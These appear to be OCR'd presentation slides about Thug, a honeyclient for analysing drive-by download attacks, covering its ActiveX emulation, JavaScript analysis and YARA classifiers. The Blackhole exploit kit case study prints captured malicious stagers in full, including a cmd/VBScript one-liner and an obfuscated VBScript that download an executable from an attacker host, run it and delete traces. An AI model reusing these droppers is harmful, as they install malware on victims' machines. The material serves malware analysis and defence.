
[2014-04-04 20:56:02] [Office OCX Exploit redirection] about:blank -> http://www.example.com/file.exe

[2014-04-04 20:56:03] [HTTP] URL: http://www.iana.org/domains/example (Status: 200, Referrer: None)

[2014-04-04 20:56:03] [HTTP Redirection (Status: 302)] Content-Location: http://www.example.com/file.exe --> Location: http://www.iana.org/domains/example/

[2014-04-04 20:56:03] [HTTP] URL: http://www.iana.org/domains/example (Content-type: text/html; charset=UTF-8, MD5: 1dab09edf1243122993cfad5d4f7d9be)

[2014-04-04 20:56:03] Saving log analysis at ../logs/3f757e8820104072225b591469e553c2/20140404205601




DOM Hooks

- Thug defines some DOM hooks which are useful for analyzing well-known exploits
- The next example shows how Thug implements a hook for analyzing a Java exploit with security prompt/warning bypass (CVE-2013-2423)

Hook Example
Java Exploit

```
def _handle_jnlp(self, data, headers):
    try:
        soup = BeautifulSoup.BeautifulSoup(data)
    except:
        return

    if soup.find("jnlp") is None:
        return

    log.ThugLogging.add_behavior_warn(description = '[JNLP Detected]', method = 'Dynamic Analysis')

    for param in soup.find_all('param'):
        log.ThugLogging.add_behavior_warn(description = '[JNLP] %s' % (param, ),
                                          method = 'Dynamic Analysis')
        self._check_jnlp_param(param)

    jar = soup.find("jar")
    if jar is None:
        return

    try:
        url = jar.attrs['href']
        headers['User-Agent'] = self.javaWebStartUserAgent
        response, content = self.window._navigator.fetch(url, headers = headers, redirect_type = "JNLP")
    except:
        pass
```



JavaScript in Thug

Google V8 JavaScript engine wrapped through PyV8

"V8 implements ECMAScript as specified in ECMA-262, 5th edition, and runs on Windows, Mac OS X , and Linux systems that use IA-32, x64, or ARM processors. The V8 API provides functions for compiling and executing scripts, accessing C++ methods and data structures, handling errors, and enabling security checks"

- Abstract Syntax Tree generation and inspection (static analysis)
- Context inspection (dynamic analysis)
- Other potentially interesting features (GDB JIT interface, live objects inspection, code disassembler, etc.) exported through a clean and well designed API

JavaScript Analysis in Thug

- Static analysis
  - Abstract Syntax Tree (AST)
- Dynamic analysis
  - V8 debugger protocol
  - Libemu integration (shellcode detection and emulation)

AST Static Analysis in Thug

- AST static analysis
  - Static attack signatures
  - Interesting breakpoints identification for later dynamic analysis
  - Symbols identification for later dynamic analysis
- Easily built through V8 API
- Thug AST implementation is quite generic and extensible and allows easily building and inspecting the tree

Example of Static Attack Signature

```
def handle_eval(self, args):
    for arg in args:
        if len(str(arg)) > 64:
            log.warning("[AST]: Eval argument length > 64")

def onCall(self, expr):
    for arg in expr.args:
        arg.visit(self)

    handle = getattr(self, "handle_%s" % (expr.expression, ), None)
    if handle:
        handle(expr.args)

    expr.expression.visit(self)
```

Thug Vulnerability Modules

- Python-based vulnerability modules in Thug include:
  - ActiveX controls
  - Browser plugins
  - Core browser functionalities

ActiveX Emulation in Thug

- Thug implements an ActiveX layer of its own for emulating ActiveX controls (only for Internet Explorer personalities)
- The layer uses Python vulnerability modules to emulate full or partial ActiveX controls (methods and attributes)
- The layer was designed to allow adding new ActiveX controls in a fast and easy way

ActiveX Module Example

```
# BaiduBar.dll ActiveX DloadDS() Remote Code Execution Vulnerability
# BUGTRAQ ID: 25121

import logging
log = logging.getLogger("Thug")

def DloadDS(self, arg0, arg1, arg2):
    if str(arg0).lower().find(".cab") != -1:
        log.ThugLogging.add_behavior_warn('[BaiduBar.dll ActiveX] DloadDS function
trying to                                                    download %s' % (arg0, ))
        log.ThugLogging.log_exploit_event(self._window.url,
                                          "BaiduBar.dll ActiveX",
                                          "DloadDS function trying to download",
                                          data = {
                                            "url": arg0
                                                  },
                                          forward = False)
```

Browser Plugins

Drive-by download attacks target specific versions of browser plugins. A properly designed low-interaction honeyclient should be able to emulate (or disable) different browser plugins versions

-A, --adobepdf=	Specify the Adobe Acrobat Reader version (default: 9.1.0)
-P, --no-adobepdf	Disable Adobe Acrobat Reader plugin
-S, --shockwave=	Specify the Shockwave Flash version (default: 10.0.64.0)
-R, --no-shockwave	Disable Shockwave Flash plugin
-J, --javaplugin=	Specify the JavaPlugin version (default: 1.6.0.32)
-K, --no-javaplugin	Disable Java plugin

Browser Plugins Emulation in Thug

~/thug/src $ thug -l -u winxpie70 -A 9.3.1 ../samples/misc/PluginDetect-0.7.9.html

[2014-04-04 20:45:55] ActiveXObject: msxml2.xmlhttp

[2014-04-04 20:45:56] [Window] Alert Text: **MSIE,7,0**

[2014-04-04 20:45:56] [Window] Alert Text: [object Object]

[2014-04-04 20:45:56] ActiveXObject: acropdf.pdf

[2014-04-04 20:45:56] [Window] Alert Text: **9.3.1**

[2014-04-04 20:45:56] ActiveXObject: shockwaveflash.shockwaveflash

[2014-04-04 20:45:56] [Window] Alert Text: 10.0.64.0

[2014-04-04 20:45:56] ActiveXObject: javawebstart.isinstalled.1.6.0.0

[2014-04-04 20:45:56] ActiveXObject: javaplugin.160_32

[2014-04-04 20:45:56] ActiveXObject: javawebstart.isinstalled.1.6.0.0

Shellcode Emulation in Thug

~/thug/src $ thug -l ../samples/exploits/22196.html

[2014-04-04 20:22:30] <object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id="pwnage"></object>

[2014-04-04 20:22:30] ActiveXObject: 77829F14-D911-40FF-A2F0-D11DB8D6D0BC

[2014-04-04 20:22:30] [NCTAudioFile2 ActiveX] Overflow in SetFormatLikeSample

[2014-04-04 20:22:30] [Shellcode Profile]

UINT WINAPI WinExec (

LPCSTR = 0x02045d40 =>

= "calc.exe";

UINT uCmdShow = 0;

) = 0x20;


void ExitThread (

DWORD dwExitCode = 0;

) = 0x0;

Logging Options for Thug

- MITRE MAEC v1.1
- JSON (contributed by Avira)
- Exploit graph (contributed by Avira)
- “Flat” log files (not so exciting I know)
- MongoDB
- ElasticSearch
- HPFeeds


about:blank
window open
http://purrfectpetresort.com/news/wanting_book_switch.php
params
http://purrfectpetresort.com/news/wanting_book_switch.php?nvim=qjhes&uaadtw=dgnzddw
href
http://cadgrad.com/adobe/
window open
element workaround
http://purrfectpetresort.com/news/wanting_book_switch.php?kuud=1m:33:31:1g:30&byzd=3d&nms=1o:30:32:30:1h:1j:1i:1f:1n:33&bbmnbsr=1o:1d:1g:1d:1f:1d:
iframe
embed
params
http://purrfectpetresort.com/news/wanting_book_switch.php?vonkba=1m:33:31:1g:30&mgogj=2w:3l:39:3h&rovoy=1o:30:32:30:1h:1j:1i:1f:1i:33&aizornl=opttg
object codebase
http://java.sun.com/update/1.6.0/jinstall-6u60-windows-i586.cab#Version=6,0,0,0
link
http://wwwimages.adobe.com/www.adobe.com/favicon.ico
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen.css?mod
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/print.cs
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen/no-poc
script src
http://cadgrad.com/adobe/adobe_files/prototype.js
http://cadgrad.com/adobe/adobe_files/adobe.js
http://cadgrad.com/adobe/adobe_files/Cookie.js
http://cadgrad.com/adobe/adobe_files/global.js
http://cadgrad.com/adobe/adobe_files/jsonp.js
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen/wcm
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen/gna
http://cadgrad.com/adobe/adobe_files/SearchBuddy.js
http://cadgrad.com/adobe/adobe_files/GlobalNav.js
http://cadgrad.com/adobe/adobe_files/GlobalNavAccessibility.js
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen/gfoot
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/screen/gfooter_ov
http://cadgrad.com/adobe/adobe_files/GlobalFooter.js
http://cadgrad.com/adobe/adobe_files/swfobject.js
http://cadgrad.com/adobe/adobe_files/swfobject.addon.js
http://wwwimages.adobe.com/www.adobe.com/ubi/template/identity/adobe/Pane/screen
http://cadgrad.com/adobe/adobe_files/foresee-trigger-dlc.js
http://cadgrad.com/adobe/update_flash_player.exe
http://cadgrad.com/adobe/adobe_files/pdc_s_code.js
http://wwwimages.adobe.com/www.adobe.com/downloadcenter/js/jquery.nyroModal/styles/nyr
http://cadgrad.com/adobe/adobe_files/jquery-1.7.1.min.js
http://cadgrad.com/adobe/adobe_files/polarbear.js
http://cadgrad.com/adobe/adobe_files/jquery.nyroModal.custom.min.js
href
update_flash_player.exe

Classifiers

- Classifiers support was introduced in Thug 0.4.24 and is based on Yara signatures
- Currently three classifiers exist:
  - URL classifier
  - Javascript classifier
  - Sample classifier

URL Classifier

The URL classifier uses URL pattern matching to identify typical exploit kits URL e.g.

```
rule Blackhole_V2_2 : Exploit_Kit {
        meta:
                author = "Thorsten Sick"
        strings:
                $url = /\/closest\/\w{15,35}.php/ nocase
        condition:
                $url
}
```

JavaScript Classifier

Even if the code is obfuscated, Thug's JavaScript classifier walks through all the deobfuscation stages. The classifier can catch details which do not change frequently in a typical exploit kit e.g.

```
rule PluginDetect : Multiple_Exploit_Kits {
        meta:
                author = "Angelo Dell'Aera"
        strings:
                $jar = "getjavainfo.jar" nocase
                $pdpd = "pdpd" nocase
                $getver = "getversion" nocase
        condition:
                ($jar or $pdpd) and $getver
}
```

Java Applets Analysis

```
~ $ thug -F http://192.168.0.100:8080/1
[2014-07-07 23:50:53] [window open redirection] about:blank -> http://192.168.0.100:8080/1
[2014-07-07 23:50:53] [HTTP Redirection (Status: 302)] Content-Location: http://192.168.0.100:8080/1 --> Location:
http://192.168.0.100:8080/1/
[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/ (Status: 200, Referrer: None)
[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/ (Content-type: text/html, MD5:
514658fc397a7f227bd0d3e11b22c428)
[2014-07-07 23:50:53] <applet archive="qqNqSoke.jar" code="BTrJ.class" height="1" width="1"></applet>
[2014-07-07 23:50:53] [Navigator URL Translation] qqNqSoke.jar --> http://192.168.0.100:8080/1/qqNqSoke.jar
[2014-07-07 23:50:53] [applet redirection] http://192.168.0.100:8080/1/ -> http://192.168.0.100:8080/1/qqNqSoke.jar
[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/qqNqSoke.jar (Status: 200, Referrer:
http://192.168.0.100:8080/1/)
[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/qqNqSoke.jar (Content-type: application/octet-stream, MD5:
1b3354f594522ff32791c278f50f2efa)
[2014-07-07 23:50:56] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Sample submitted
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample uAzpYJRZ.exe
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample lixfXAb.class
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample ArIBNUkvAi.dat
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule CreatesNewProcess match
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule WritesMZFile match
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule WritesExeFile match
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule LocalFileAccess match
[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule RestrictedPropertyAccess
match
[2014-07-07 23:50:57] Saving log analysis at /tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053
```

Java Applets Analysis (continued)

```
~ $ cd /tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent/
/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent $ ls -lhR
.:
total 668K
-rw-r--r-- 1 buffer buffer 665K Jul  7 23:50 1b3354f594522ff32791c278f50f2efa.json
drwxr-xr-x 2 buffer buffer   66 Jul  7 23:50 dropped

./dropped:
total 92K
-rw-r--r-- 1 buffer buffer  110 Jul  7 23:50 ArIBNUkvAi.dat
-rw-r--r-- 1 buffer buffer 9.2K Jul  7 23:50 IixfXAb.class
-rw-r--r-- 1 buffer buffer  73K Jul  7 23:50 uAzpYJRZ.exe

/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent $ cd dropped/
/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent/dropped $ file *
ArIBNUkvAi.dat: ASCII text
IixfXAb.class:  compiled Java class data, version 45.3
uAzpYJRZ.exe:   PE32 executable (GUI) Intel 80386, for MS Windows
```

A Memorable Use Case: Blackhole EK - 1/4

```
$  thug -v "hxxp://myapp-ups.com/main.php?page=898e350e1897a478"
[2012-03-06 15:51:06] <applet archive="hxxp://myapp-ups.com/content/GPlugin.jar" code="Inc.class"><param
name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-Vc/oAd/G6cr"></param></applet>
[2012-03-06 15:51:07] Saving applet hxxp://myapp-ups.com/content/GPlugin.jar
[2012-03-06 15:51:07] <param name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-
Vc/oAd/G6cr"></param>
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.15
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.14
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.13
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.12
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.11
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (adodb.stream)
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (Shell.Application)
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (msxml2.XMLHTTP)
[2012-03-06 15:51:07] [Microsoft XMLHTTP ActiveX] Fetching from URL hxxp://myapp-ups.com/w.php?f=97d19&e=2
[2012-03-06 15:51:08] [Microsoft XMLHTTP ActiveX] Saving File: eed88603a141913f83bb58b4eacc88cf
[2012-03-06 15:51:08] [Microsoft XMLHTTP ActiveX] send
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] open
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] Write
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] SaveToFile (.//..//467f705.exe)
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] Close
[2012-03-06 15:51:08] [Shell.Application ActiveX] ShellExecute command: .//..//467f705.exe
[2012-03-06 15:51:08] [Navigator URL Translation] ./content/ap1.php?f=97d19 -->  hxxp://myapp-
ups.com/content/ap1.php?f=97d19
```

A Memorable Use Case: Blackhole EK - 2/4

[2012-03-06 15:51:09] Microsoft Internet Explorer HCP Scheme Detected
[2012-03-06 15:51:09] Microsoft Windows Help Center Malformed Escape Sequences Incorrect Handling
[2012-03-06 15:51:09] [AST]: Eval argument length > 64
[2012-03-06 15:51:09] [Windows Script Host Run] Command:
cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\l.vbs &&
taskkill /F /IM helpctr.exe


[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Code:
cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\l.vbs &&
taskkill /F /IM helpctr.exe
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Downloading from URL hxxp://myapp-ups.com/content/hcp_vbs.php?f=97d19&d=0
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Saving file 2eceb44e291417dc613739fb258e0ac0

A Memorable Use Case: Blackhole EK - 3/4

```
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Code:
w=3000:x=200:y=1:z=false:a = "hxxp://myapp-ups.com/w.php?e=5&f=97d19":Set e =
Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS")):Set f=e.GetSpecialFolder(2):b = f &
"\exe.ex2":b=Replace(b,Month("2010-02-16"),"e"):OT = "GET":Set c =
CreateObject(StrReverse("PTTHLMX.2LMXSM")):Set d =
CreateObject(StrReverse("maertS.BDODA"))
Set o=Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
On Error resume next
c.open OT, a, z:c.send()
If c.Status = x Then
d.Open:d.Type = y:d.Write c.ResponseBody:d.SaveToFile b:d.Close
End If
Set w=CreateObject(StrReverse("llehS." & "tpi"&"rcSW"))
Eval(Replace("W.ex2c b", Month("2010-02-16"), "E"))
W.eXeC "taskkill /F /IM wm" & "player.exe":W.eXeC "taskkill /F /IM realplay.exe":Set
g=o.GetFile(e.GetSpecialFolder(2) & "\" & StrReverse("bv.l") & "s"):g.Delete:WScript.Sleep
w:Set
g=o.GetFile(b):Eval("g.Delete")

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Downloading from URL
hxxp://myapp-ups.com/w.php?e=5&f=97d19
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Saving file
eed88603a141913f83bb58b4eacc88cf
```

A Memorable Use Case: Blackhole EK - 4/4

[2012-03-06 15:51:18] <param name="movie" value="content/field.swf"></param>
[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-ups.com/content/field.swf
[2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5: 027ddef75ff4f692196e0461756c3deb)
[2012-03-06 15:51:18] <param name="allowScriptAccess" value="always"></param>
[2012-03-06 15:51:18] <param name="Play" value="0"></param>
[2012-03-06 15:51:18] <embed allowscriptaccess="always" height="10" id="swf_id" name="swf_id" src="content/field.swf" type="application/x-shockwave-flash" width="10"></embed>
[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-ups.com/content/field.swf
[2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5: 027ddef75ff4f692196e0461756c3deb)
[2012-03-06 15:51:18] Saving log analysis at ../logs/a201092c67a6fecf301a09f8dae985b2/20120306155105




Source code

Thug source code is publicly available at

https://github.com/buffer/thug

Contributions, comments and feedback welcome!



Thanks for the attention!

Questions?

Angelo Dell'Aera
<angelo.dellaera@honeynet.org>